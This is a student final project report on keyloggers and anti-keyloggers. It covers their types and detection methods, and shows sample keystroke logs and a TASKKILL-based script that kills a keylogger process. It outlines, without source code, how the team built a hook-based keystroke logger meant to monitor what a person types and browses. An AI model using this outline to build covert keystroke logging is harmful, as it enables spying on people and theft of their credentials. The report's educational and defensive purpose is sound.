Keyloggers & Anti-keyloggers

FINAL PROJECT REPORT

Slot: A2+TA2

Submitted to :- CHANDRA MOHAN B

Team Members

- Tushar Tewari :- 17BCE0122
- Ricky Sabharwal :- 17BCE0159
- Sambhav Bhayana :- 17BCE0873
- Chinmay Soni :- 17BCE0578
- Sushmit Vaish :- 17BCE0753
- Vansh Arora:- 17BCE0857

Abstract

- It is likely that about one out of many large companies systematically monitors the computer, internet, or email use of its users employees.
- There are over hundred’s different products available today that will let organizations see what their users do at work on their "personal" computers, in their email, and on the internet.
- keylogger (keystroke logging) is a type of surveillance software that once installed on a system, has the capability to record every keystroke made on that system.
- The recording is saved in a log file, usually encrypted.

- In this project we will make a keylogger which will be able to record all the keystrokes and gain all the information that is typed using a keyboard by the person.

- By this we will be able to monitor all the things that a person is using or surfing on his laptop.

- Since the keyloggers can also be used to steal information(can be in form of malware) , we will build a Anti-keylogger that will be able to detect whether there is a keylogger installed or running on the system.

- By making an anti-keylogger we will be able to monitor the information on our system is not been shared by anyone .

Keylogger

- A Keylogger, sometimes called a keystroke logger or system monitor, is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard.

- Keylogger software is also available for use on smartphones, such as Apple's iPhone and Android devices.

- Keyloggers are often used as a spyware tool by cybercriminals to steal personally identifiable information (PII), login credentials and sensitive enterprise data.

- Keylogger recorders may also be used by employers to observe employees' computer activities, parents to supervise their children's internet usage, users to track possible unauthorized activity on their devices or law enforcement agencies to analyze incidents involving computer use.

- These uses are considered ethical or appropriate in varying degrees.

- The main objective of keyloggers is to interfere in the chain of events that happen when a key is pressed and when the data is displayed on the monitor as a result of a keystroke.

- A keylogger can be done by introducing a wiring or a hardware bug in the keyboard, to achieve video surveillance; terminating input and/or output; or by also implementing the use of a filter driver in the keyboard stack; and demanding data from the user's keyboard using generalized documented methods. There are two other rootkit methods used by hackers: masking in kernel mode and masking in user mode.

Types of Keylogger

1.) SOFTWARE-BASED KEYLOGGERS

- Software-based keyloggers are essentially programs that aim to monitor your computer's operating system. They vary in types and levels of system penetration.

- One example of which is memory injection software. These are typical Trojan viruses that alter the memory tablet of a system in order to bypass online security.

- Another example is a form-grabbing based software. This controls the forms submitted online and essentially tracks all the information a users puts in every form. Software-based keyloggers are more dangerous if there are additional features for each. They can be very hard to detect that's why it takes a lot to remove them.

2.) HARDWARE-BASED KEYLOGGERS

- Compared to a software-based, hardware ones don’t need any installing since they are already within the physical system of the computer.

- Keyboard keyloggers are one of the most common examples of hardware-based ones. It monitors the keyboard keys a user presses and then records it secretly. Another example is the acoustics keyloggers.

- They record the sounds of the keys pressed by every user. Since each sound is unique, it is possible to predict which key it is.

- Keyloggers can either be evil or good. Considering there are so many types of keyloggers out there, one should always be very cautious. So whether you’re installing something or a hardware device is plugged into your computer, better be careful every step of the way.

Anti-keylogger

- An **anti-keylogger** (or **anti–keystroke logger**) is a type of software specifically designed for the detection of keystroke logger software; often, such software will also incorporate the ability to delete or at least immobilize hidden keystroke logger software on a computer.

- In comparison to most anti-virus or anti-spyware software, the primary difference is that an anti-keylogger does not make a distinction between a *legitimate* keystroke-logging program and an *illegitimate* keystroke-logging program (such as malware); all keystroke-logging programs are flagged and optionally removed, whether they appear to be legitimate keystroke-logging software or not.

- Keyloggers are sometimes part of malware packages downloaded onto computers without the owners' knowledge.

- Detecting the presence of a keylogger on a computer can be difficult. So-called anti- keylogging programs have been developed to thwart keylogging systems, and these are often effective when used properly.

- Anti-keyloggers are used both by large organizations as well as individuals in order to scan for and remove (or in some cases simply immobilize) keystroke logging software on a computer.

- It is generally advised the software developers that anti-keylogging scans be run on a regular basis in order to reduce the amount of time during which a keylogger may record keystrokes. For example, if a system is scanned once every three days, there is a maximum of only three days during which a keylogger could be hidden on the system and recording keystrokes.

Types of Anti-Keylogger

1.) SIGNATURE-BASED

- This type of software has a signature base, that is strategic information that helps to uniquely identify a keylogger, and the list contains as many known keyloggers as possible. Some vendors make some effort or availability of an up-to-date listing for download by customers. Each time a 'System Scan' is run, this software compares the contents of the hard disk drive, item by item, against the list, looking for any matches.

- This type of software is a rather widespread one, but it has its own drawbacks The biggest drawback of signature-based anti-keyloggers is that one can only be protected from keyloggers found on the signature-base list, thus staying vulnerable to unknown or unrecognized keyloggers. A criminal can download one of many famous keyloggers, change it just enough, and the anti-keylogger won't recognize it.

2.) HEURISTIC ANALYSIS

- This software doesn't use signature bases, it uses a checklist of known features, attributes, and methods that keyloggers are known use.

- It analyzes the methods of work of all the modules in a PC, thus blocking the activity of any module that is similar to the work of keyloggers. Though this method gives better keylogging protection than signature-based anti-keyloggers, it has its own drawbacks.

- One of them is that this type of software blocks non-keyloggers also. Several 'non-harmful' software modules, either part of the operating system or part of legitimate apps, use processes which keyloggers also use, which can trigger a false positive. Usually all the non signature-based keyloggers have the option to allow the user to unblock selected modules, but this can cause difficulties for inexperienced users who are unable to discern good modules from bad modules when manually choosing to block or unblock.

Working of the model


Keyloggers

- In Keyloggers, the **input** will be all the keystrokes(all the keys pressed from the keyboard).
- Once the user type a key from his/her keyboard, the keylogger program running on the background will start executing.

- After this , the alphabet or the special character will be written in the output file .

- The code will be creating a hook Manager object and set it for the key strokes and info to follow.

- After this, The keylogger will be started in the background and save all the data on the log file as **output** file.



```
2019-09-02 01:17:37,331: 'h'
2019-09-02 01:17:37,642: 'e'
2019-09-02 01:17:37,943: 'l'
2019-09-02 01:17:38,089: 'l'
2019-09-02 01:17:38,250: 'o'
```


In this way we will search the web and we will get that written on our log file on local system

Anti-Keyloggers

- Anti-keyloggers , are used so that no one gain access to the information that a person is typing

- In this part of project , we will create a script that will detect the keylogger and terminate the keylogger process using os.system("TASKKILL /F /IM keylogger.exe")
- By this the information of the user will not be shared with any other person.

- Once the user type the code all running instances of keylogger would be terminated.



Name	Date modified	Type	Size
_bz2	02-09-2019 00:53	Python Extension ...	72 KB
_ctypes	02-09-2019 00:53	Python Extension ...	106 KB
_hashlib	02-09-2019 00:53	Python Extension ...	32 KB
_lzma	02-09-2019 00:53	Python Extension ...	181 KB
_socket	02-09-2019 00:53	Python Extension ...	66 KB
_ssl	02-09-2019 00:53	Python Extension ...	103 KB
antikeylogger	02-09-2019 01:16	Application	1,398 KB
antikeylogger.exe.manifest	02-09-2019 01:16	MANIFEST File	2 KB
base_library	02-09-2019 01:16	Compressed (zipp...	769 KB
libcrypto-1_1.dll	02-09-2019 00:53	Application extens...	2,168 KB
libssl-1_1.dll	02-09-2019 00:53	Application extens...	525 KB
pyexpat	02-09-2019 00:53	Python Extension ...	163 KB
python37.dll	02-09-2019 00:53	Application extens...	3,522 KB
select	02-09-2019 00:53	Python Extension ...	23 KB
unicodedata	02-09-2019 00:53	Python Extension ...	1,0
VCRUNTIME140.dll	02-09-2019 00:53	Application extens...	


Keylogger

Keylogger has been terminated

16 items 1 item selected 1.36 MB


Application to terminate the Keylogger which is running

Output showing working of Keylogger



